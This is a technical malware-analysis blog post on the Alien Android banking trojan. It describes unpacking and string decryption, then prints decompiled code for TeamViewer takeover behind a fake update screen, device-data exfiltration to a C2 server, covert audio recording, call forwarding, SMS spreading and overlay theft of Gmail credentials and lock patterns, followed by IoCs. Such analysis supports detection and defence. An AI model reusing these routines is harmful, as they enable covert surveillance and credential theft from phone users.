

Technical analysis of Alien android malware

 [muha2xmad.github.io/malware-analysis/aliens/](https://github.com/muha2xmad/malware-analysis/aliens/)

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
10 minute read

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Unpacking

If you opened the sample in JEB decompiler, you will find classes names are obfuscated and contains nop code which makes the analysis of the code more harder and it's an indicator that the sample is packed. So we need to get the decrypted payload. We will use this [script](#) with [Frida](#) to get the payload. I explained in details how to unpack a sample [here](#) and [here](#).

After unpacking the sample and get the payload, we see the strings is encrypted using Base64 and other encryption routine. The encryption routine found in `d` located in `com.mhiauqaqlacl.ypmsfwbkjhsbeoz`. We will use this [JEB script](#) but we will change the key value to `tycusvgndour`. Then add the script to the JEB decompiler. To add the script, press `F2` and `Create` then copy the script from github and paste it. To run the script, select the encrypted string and press execute the decrypted strings will be a comment. One by one you will find yourself decrypting all the strings and start analyzing the payload. Big thanks to [Axelle Ap.](#) for all the scripts.



Figure(1): decrypting keys and C2 server

TeamViewer helps the devil

This an amazing technique which allow the malware to do malicious things even if the user is opening the device. The malware will open an overlay screen which tells the user that **there's a system update you need to wait** . While the overlay screen is set over the screen, the malware will do malicious actions by connecting to **TeamViewer** app.

```

this.e = "ukmurjuov1uv";
this.dec_strings = "tycusvgndour"; // Key to decrypt strings
this.g = this.b("ZmFkMTMyYTRhZQ=="); // ring0
this.campaign_name = this.b("ZDBmZDA2ODVhMjEz"); // XEZALE campaign name
this.c2_server = this.b("ZTBjYzI4YjQ4NDc5MmU2NGYxZjk1NTAwMGI3YzYzMTk0VjE1Njg5Y2NhN2M1ZjI="); // http://185.255.131.145 C2 server
this.j = this.b("ZDhkNDNkYmQ5ZTA1NzUzYWY1YTk="); // Play Store
this.k = this.b("ZTBjYzI4YjRjZDZjMmU3YQ=="); // https://
this.dec_commu = this.b("YmY4YTZhYTc4ZjYwMzA2N2FkZmY0YzA1"); // 726c161bd376 RC4 key to decrypt communication
this.m = "";

```

Figure(2): Fake system update

```

    if(s2.contains(this.a("ZWJkNzMyYwFkYjM1NzUwYwJkYTkxYTVlNDgyMddLZDhiMGNh"))) { //
connect_teamviewer
        JSONObject jsonObject6 = new JSONObject(s2);
        this.a.e(this, this.b.aK,
jsonObject6.getString(this.a("ZWJkNzMyYwFkYjM1NzUwYwJkYTkxYTVlNDgyMddLZDhiMGNh")));
// connect_teamviewer
        this.a.e(this, this.b.aL,
jsonObject6.getString(this.a("ZjhkOTJmYjdjOTM5NzMzMQ=="))); // password
        this.a.e(this, this.b.a0,
jsonObject6.getString(this.a("ZWVkOTM3YTE="))); // fake
        this.a.e(this, this.b.aM,
jsonObject6.getString(this.a("ZTBkMTM4YTBkYjM4"))); // hidden
        this.a.e(this, this.b.aN,
jsonObject6.getString(this.a("ZwFkNDMzYtdkNTNmNmYzMg=="))); // blocking
        this.a.f(this);
        i.f(this,
this.a("ZWJkNzMxZWfjYTMzNjAzOGJmYTUxZTQ0NWlZyYjM1YzdiYWniOTZiODljYTY5MTNhZGF1YQ=="));
// com.teamviewer.host.market
        goto label_5;
    }

    if(s2.contains(this.a("ZTdjODM5YWF1MTIyNjQzNGE0YmExMjU2NDkyYzY5"))) {
// open_teamviewer
        JSONObject jsonObject7 = new JSONObject(s2);
        this.a.e(this, this.b.a0,
jsonObject7.getString(this.a("ZWVkOTM3YTE="))); // fake
        this.a.e(this, this.b.aM,
jsonObject7.getString(this.a("ZTBkMTM4YTBkYjM4"))); // hidden
        this.a.e(this, this.b.aN,
jsonObject7.getString(this.a("ZwFkNDMzYtdkNTNmNmYzMg=="))); // blocking
        this.a.f(this);
        i.f(this,
this.a("ZWJkNzMxZWfjYTMzNjAzOGJmYTUxZTQ0NWlZyYjM1YzdiYWniOTZiODljYTY5MTNhZGF1YQ=="));
// com.teamviewer.host.market
        goto label_5;
    }

    if(s2.contains(this.a("ZmJkZDM5YTB1MTI1NjQyMwJkYTUxNTU0NGQ="))) { //
send_settings
        JSONObject jsonObject8 = new JSONObject(s2);
        this.a.e(this, this.b.a0,
jsonObject8.getString(this.a("ZWVkOTM3YTE="))); // fake
        this.a.e(this, this.b.aM,
jsonObject8.getString(this.a("ZTBkMTM4YTBkYjM4"))); // hidden
        this.a.e(this, this.b.aN,
jsonObject8.getString(this.a("ZwFkNDMzYtdkNTNmNmYzMg=="))); // blocking
        this.a.f(this);
        goto label_5;
    }

    if(!s2.contains(this.a("ZWNkZDZJhYWRkZDMzNWUyMGE3YTAXNDUwNTU="))) {
// device_unlock

```

```
        goto label_5; // device_unlock
    }

    JSONObject jsonObject9 = new JSONObject(s2);
    this.a.e(this, this.b.a0,
    jsonObject9.getString(this.a("ZWVkOTM3YTE="))); // fake
    this.a.e(this, this.b.aM,
    jsonObject9.getString(this.a("ZTBkMTM4YTBkYjM4"))); // hidden
    this.a.e(this, this.b.aN,
    jsonObject9.getString(this.a("ZWFkNDMzYTdkNTNmNmYzMg=="))); // blocking
    goto label_553;

    catch(Exception unused_ex) {
    }
}
```

Data exfiltration

The malware has the ability to exfiltrate the data and sending specific files to the C2 server from the victim's device.


```

try { // DM
    JSONObject.put(jwozx0.a("Y2NmNQ=="), s2); // DM
    JSONObject.put(jwozx0.a("Yz1mYw=="), jwozx0.a("ZTZjZDMwYTg=")); // null
    // AD
    JSONObject.put(jwozx0.a("Y2FmNA=="), i.battery_percentage(context0));
// BL
    JSONObject.put(jwozx0.a("ZGNlZg=="), jwozx0.a.sharedpref(context1,
c0.af)); // TW
    String s3 = jwozx0.a("ZGJmOQ=="); // SA
    String phone_num = i.s(this) ? "Yjk=" : "Yjg="; // 0
    // 1

    String s5 = jwozx0.a(phone_num);
    JSONObject.put(s3, s5);
    JSONObject.put(jwozx0.a("ZGJlOA=="), jwozx0.a.sharedpref(context1,
c0.ar)); // SP
    JSONObject.put(jwozx0.a("ZGJlYg=="), i.u(context0)); // SS
    JSONObject.put(jwozx0.a("YzRmZA=="), Locale.getDefault().getLanguage());
// LE
    String s6 = jwozx0.a("ZGJlMQ=="); // SY
    String phone_num = i.accessibility_status(context1, ojfiq.class) ? "Yjk="
: "Yjg="; // 0

// 1
    String s8 = jwozx0.a(phone_num);
    JSONObject.put(s6, s8);
    JSONObject.put(jwozx0.a("ZGJmNQ=="), i.default_sms_pkg(this)); // SM
    JSONObject.put(jwozx0.a("YzFmYw=="), s1); // ID
    JSONObject.put(jwozx0.a("YzFlYg=="), jwozx0.a.sharedpref(context1,
c0.ae)); // IS
    String s9 = jwozx0.a("YzZlYQ=="); // NR
    String phone_num = context1.checkCallingOrSelfPermission(jwozx0.a.a.p) ==
0 ? ((TelephonyManager)context1.getSystemService("phone")).getLine1Number() : "";
    JSONObject.put(s9, phone_num);
    JSONObject.put(jwozx0.a("Y2ZmOQ=="), i.google_acc(this)); // GA
    JSONObject.put(jwozx0.a("ZDhlYg=="), i.check_permission(jwozx0,
c0.q[0])); // PS
    JSONObject.put(jwozx0.a("ZDhmYg=="), i.check_permission(jwozx0,
c0.q[1])); // PC
    JSONObject.put(jwozx0.a("ZDhlOA=="), i.check_permission(jwozx0,
c0.q[2])); // PP
    JSONObject.put(jwozx0.a("ZDhmNw=="), i.check_permission(jwozx0,
c0.q[3])); // PO
}
catch(JSONException unused_ex) {
    jwozx0.a.a(s,
jwozx0.a("Y2RlYTB1OGJlYzc2NGIwNjg2ODI1YjcwNzYwYzU4ZTRmNWZhYWRjMg==")); // ERROR JSON
CHECK BOT
}
}

```

Recording audio

The malware has the ability to record audio without the knowledge of the user.

```

protected void onHandleIntent(Intent intent0) {
    try { // tick
        int v = Integer.parseInt(intent0.getStringExtra(this.a("ZmNkMTNmYWY=")));
// tick
        String s = intent0.getStringExtra(this.a("ZTZkOTMxYTE=")); // name
        if(v > 0 || v == -1) {
            String s1 = new
SimpleDateFormat(this.a("YzVmNTcxYTBkYTdiNzgyY2IwYjUyNDdiNzY3Mzc2YzJlZmNiOTE="),
Locale.US).format(Calendar.getInstance().getTime()); // MM-dd-yyyy_HH:mm:ss
            this.d = this.getExternalFilesDir(null) + (this.a("YTc=") + s +
this.a("ZDc=") + s1 + this.a("YTZkOTMxYjY=")); // .amr

// _
// /
            this.b.a(this.a("Y2VmMTEwODE5ZTA0NDQxNg=="), this.d); // FILE REC
            this.b.a(this.a("ZGNkMTMxYTE="), String.valueOf(v)); // Time
            String s2 = this.d;
            MediaRecorder mediaRecorder0 = new MediaRecorder();
            this.b.a(this.a("ZGJmNzA5OGFmYQ=="),
this.a("ZGJlYzFkOTZlYTc2NTMxMDhhODMyOTc3MWUxYTU0ZmE5YmZj")); // START RECORD SOUND

// SOUND
            this.a = false;
            mediaRecorder0.setAudioSource(1);
            mediaRecorder0.setOutputFormat(3);
            mediaRecorder0.setAudioEncoder(1);
            mediaRecorder0.setOutputFile(s2);
            Thread thread0 = new Thread(new Runnable() {
                @Override
                public final void run() {
                    try {
                        if(v == -1) {
                            Thread.sleep(900000L);
                        }
                        else {
                            Thread.sleep(v * 1000);
                        }
                    }
                    catch(InterruptedException unused_ex) {
                        izyiyumk.this.b.a(izyiyumk.this.a("ZGJmNzA5OGFmYQ=="),
izyiyumk.this.a("ZGJlYzEzOTQ5ZTA0NDQxNjg2OWUzZjEzNmQwNjRlZTE5MQ==")); // STOP RECORD
SOUND

// SOUND
                    try {
                        mediaRecorder0.stop();
                        mediaRecorder0.release();
                        izyiyumk.this.b.a(izyiyumk.this.a("Y2VmMTEwODE="),
s2); // FILE
                        String s = izyiyumk.this.b.j(this,
izyiyumk.this.c.ba);

```



```

        izyiyumk.this.b.e(this, izyiyumk.this.c.ba, s +
izyiyumk.this.a("YWI5Yjdm") + s2); // ###
        if(v == -1) {
            if(izyiyumk.this.b.j(this,
izyiyumk.this.c.aZ).equals(izyiyumk.this.a("Yjk="))) { // 1
                Intent intent0 = new Intent(this,
izyiyumk.class).putExtra(izyiyumk.this.a("ZmNkMTNmYWY="),
izyiyumk.this.a("YTU40Q==")).putExtra(izyiyumk.this.a("ZTZkOTMxYTE="),
izyiyumk.this.a("ZmFkZDNmYWJjYzMyNWUzNGJjYTgxMjVj")); // record_audio

// name

// -1

// tick

                izyiyumk.this.startService(intent0);
                return;
            }

            izyiyumk.this.b.e(this, izyiyumk.this.c.aY, "");
            return;
        }

        izyiyumk.this.b.e(this, izyiyumk.this.c.aY, "");
    }
    catch(Exception unused_ex) {
    }

    return;
}
catch(Throwable unused_ex) {
    return;
}

        izyiyumk.this.b.a(izyiyumk.this.a("ZGJmNZA50GFmYQ=="),
izyiyumk.this.a("ZGJlYzEzOTQ5ZTA0NDQxNjg2OWUzZjEzNmQwNjRlZTE5MQ==")); // STOP RECORD
SOUND

// SOUND

```

Classic features

Call and call forward

After granting all call permissions, the malware will have the ability to call or forward call.

```

try {
    Intent intent0 = new Intent("android.intent.action.CALL");
    intent0.addFlags(0x10000000);
    intent0.setData(Uri.parse("tel:" + Uri.encode(s26)));
    context1.startActivity(intent0);
    String s27 = "USSD: " + s26 + "[143523#]";
    i1.a("USSD", s27);
    i1.f(context1, i1.a.ab, s27);
    return;
}
catch(Exception unused_ex) {
}

try {
    i1.a("USSD", "Error: Start USSD");
    i1.a("USSD", "Error USSD[143523#]");
    i1.f(context1, i1.a.ab, "Error USSD[143523#]");
    return;
label_1329:
    i2 = jwozx0.a;
    s28 = JSONObject5.getString(jwozx0.a("ZTY=")); // n
}
catch(Exception unused_ex) {
    return;
}

try {
    Intent intent1 = new Intent("android.intent.action.CALL");
    intent1.addFlags(0x10000000);
    intent1.setData(Uri.fromParts("tel", "*21*" + s28 + "#", "#"));
    context1.startActivity(intent1);
    String s29 = "ForwardCALL: " + s28 + "[143523#]";
    i2.a("ForwardCall", s29);
    i2.f(context1, i2.a.ab, s29);
    return;
}
catch(Exception unused_ex) {
}

```

Smishing

The malware has the ability to send SMSs to any contact using the phone number of the victim. The SMS text is received from the C2 server then sent to another victim.

```

public final void send_sms(Context context0, String s, String s1) {
    try {
        SmsManager smsManager0 = SmsManager.getDefault();
        ArrayList arrayList0 = smsManager0.divideMessage(s1);
        int v = 0;
        PendingIntent pendingIntent0 = PendingIntent.getBroadcast(context0, 0,
new Intent("SMS_SENT"), 0);
        PendingIntent pendingIntent1 = PendingIntent.getBroadcast(context0, 0,
new Intent("SMS_DELIVERED"), 0);
        ArrayList arrayList1 = new ArrayList();
        ArrayList arrayList2 = new ArrayList();
        while(v < arrayList0.size()) {
            arrayList2.add(pendingIntent1);
            arrayList1.add(pendingIntent0);
            ++v;
        }

        smsManager0.sendMultipartTextMessage(s, null, arrayList0, arrayList1,
arrayList2);
        String s2 = "Output SMS:" + s + " text:" + s1 + "[143523#]";
        this.a("SMS", s2);
        this.f(context0, this.a.ab, s2);
        this.h(context0, this.sharedpref(context0, this.a.Q));
    }
    catch(Exception unused_ex) {
    }
}
}

```

Overlay attack

The malware comes with classic features such as overlya attack. If a targeted APP is opened then the malware will launch the `html` file of the targeted app.

```

protected void onCreate(Bundle bundle0) {
    super.onCreate(bundle0);
    this.c = new WebView(this);
    this.c.getSettings().setJavaScriptEnabled(true);
    this.c.setScrollBarStyle(0);
    this.c.setWebViewClient(new b(this, 0));
    this.c.setWebChromeClient(new a(this, 0));
    this.c.loadUrl(this.b.m);
    this.setContentView(this.c);
}

@Override // android.app.Activity
public void onDestroy() {
    super.onDestroy();
    this.c.removeAllViewsInLayout();
    this.c.removeAllViews();
    this.c.destroy();
    this.c = null;
    this.finish();
}

```

One of the targeted APPs The malware will try to steal is **Gmail** . The malware will try to steal **Gmail** credential using **Overlay attack** . And The malware will try to steal lockpattern using overlay attack. Then send logs to the C2 server.

```

public void send_log_injects(String s) {
    if(!s.isEmpty()) {
        if(gtzkggpuaqjntiao.this.g.isEmpty()) {
            String s1 = gtzkggpuaqjntiao.this.b.b(20);
            gtzkggpuaqjntiao.this.g = s1;
        }

        JSONObject jsonObject0 = new JSONObject();
        if(gtzkggpuaqjntiao.this.f.equals("grabbing_pass_gmail")) {
            gtzkggpuaqjntiao.this.b.e(this.mContext,
gtzkggpuaqjntiao.this.a.aG, "");
            String s2 =
gtzkggpuaqjntiao.this.a("ZWJkNzMXZwFk0TM5NmUzMmE1YTk1NTUyNTAyZDY5YzBiY2RjY2NmMTlj");
// com.google.android.gm ==> Gmail APP
            gtzkggpuaqjntiao.this.f = s2;
        }

        if(gtzkggpuaqjntiao.this.f.equals("grabbing_lockpattern")) {
            gtzkggpuaqjntiao.this.b.e(this.mContext,
gtzkggpuaqjntiao.this.a.aI, "");
            gtzkggpuaqjntiao.this.f = "grabbing_lockpattern";
            String s3 =
s.replace(i.f(gtzkggpuaqjntiao.this.a("YzRmYjE2ZjRkYjBlNDMzOTkxZmUxNzQ2NWYyNDRkYzViMwY
")); //
LCJ0eXB1X2luamVjdHMiOiJwaw5jb2RlIiw1Y2xvc2VkJoiY2xvc2VfYWN0aXZpdHlfaw5qZWN0cyI=
// ,"type_injects":"pincode","closed":"close_activity_injects"

            gtzkggpuaqjntiao.this.b.f(this.mContext,
gtzkggpuaqjntiao.this.a.ab,
gtzkggpuaqjntiao.this.a("YzRkNzNmYWY5ZTA2NjAyMwJkYTkWOTVkdMDQ2OQ==") + s3 +
gtzkggpuaqjntiao.this.a("ZDM4OTY4Zjc4YjY0MzI3Njk0")); // [143523#]

// Lock Pattern:
        }
        else {
            try { // application

                jsonObject0.put(gtzkggpuaqjntiao.this.a("ZTljODJjYThkNzM1NjAyMwEwYTMxNQ=="),
gtzkggpuaqjntiao.this.f); // application
                jsonObject0.put(gtzkggpuaqjntiao.this.a("ZWNkOTI4YTU="), s);

// data
            }
            catch(JSONException unused_ex) {
            }

            i i0 = gtzkggpuaqjntiao.this.b;
            Context context0 = this.mContext;
            String s4 = gtzkggpuaqjntiao.this.g;
            String s5 = jsonObject0.toString();
            try {
                String s6 = i0.j(context0, s4);
                if(s6.isEmpty()) {

```

```

        i0.e(context0, s4, s5);
    }
    else {
        JSONObject jsonObject1 = new JSONObject(s6);
        JSONObject jsonObject2 = new JSONObject(s5);
        String s7 = jsonObject1.getString("data");
        String s8 = jsonObject1.getString("data");
        s5 = jsonObject2.getString("data");
        i0.a("str_getParams", String.valueOf(s7));
        i0.a("str_params", String.valueOf(s5));
        JSONObject jsonObject3 = i.a(new JSONObject(s7), new
JSONObject(s5));

        JSONObject jsonObject4 = new JSONObject();
        jsonObject4.put("application", s8);
        jsonObject4.put("data", jsonObject3.toString());
        i0.a("mergedJSON", jsonObject4.toString());
        i0.e(context0, s4, jsonObject4.toString());
    }
}
catch(Exception unused_ex) {
    i0.a("JSON", "ERROR SettingsToAddJson");
    i0.e(context0, s4, s5);
}
}

```

Commands

These are all the commands which are received from the C2 server to the malware to do the malicious actions.

```

jwozx0.a.a(s, jwozx0.a("ZWzkZDI4ZTRjYzIzNmYwYWFhYTEXZjA5MWU=") +
JSONObject3.toString()); // get run_cmd:
JSONObject5 = new JSONObject(new
String(Base64.decode(JSONObject3.getString(jwozx0.a("ZWNkOTI4YTU=")), 0), "UTF-8"));
// data

String s25 = JSONObject5.getString(jwozx0.a("ZWJkNTM4")); // cmd
switch(s25) {
    case "remove_app": {
        goto label_1633;
    }
    case "get_all_permission": {
        goto label_1761;
    }
    case "run_socks5": {
        goto label_1764;
    }
    case "notification": {
        goto label_1383;
    }
    case "send_sms": {
        jwozx0.a.send_sms(context1,
JSONObject5.getString(jwozx0.a("ZTY=")), JSONObject5.getString(jwozx0.a("ZmM=")));
        return;
    }
    case "run_admin_device": {
        goto label_1706;
    }
    case "sms_mailing_phonebook": {
        goto label_1647;
    }
    case "call_forward": {
        goto label_1329;
    }
    case "request_permission": {
        goto label_1713;
    }
    case "send_mailing_sms": {
        jwozx0.a.a(context1, JSONObject5.getString(jwozx0.a("ZTY=")),
JSONObject5.getString(jwozx0.a("ZmM=")));
        return;
    }
    case "remove_bot": {
        goto label_1655;
    }
    case "grabbing_pass_gmail": {
        goto label_1720;
    }
    case "clean_cache": {
        goto label_1857;
    }
    case "ussd": {
        goto label_1282;
    }
}

```



```

}
case "rat_connect": {
    goto label_1667;
}
case "get_data_logs": {
    goto label_1607;
}
case "grabbing_lockpattern": {
    goto label_1737;
}
case "stop_socks5": {
    goto label_1801;
}
case "change_url_connect": {
    goto label_1673;
}
case "patch_update": {
    goto label_1866;
}
case "url": {
    goto label_1614;
}
case "update_inject": {
    goto label_1808;
}
case "run_app": {
    goto label_1621;
}
case "run_record_audio": {
    goto label_1815;
}
case "access_notifications": {
    goto label_1752;
}
case "change_url_recover": {
    goto label_1689;
}
case "grabbing_google_authenticator2": {
    goto label_1628;
}
}
}

```

If you want to download android malware samples, you can join [apkdetect](#) for free.

IoC

APK hash: `ea4960b84756fd82fe43cb2cffdbe464df6dd4d48aa10d1cefe38aa8ac6eb44d`

Payload (YBlw.json) hash:

`603fcae1ef4062087e0e09aa377c03fcc8bbd6f3db443717957f1bfe8c4a4dae`

C2 server:

<http://185.255.131.145/>

Article quote

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REF

- [Alien Technical Analysis Report](#)
- [JEB script](#)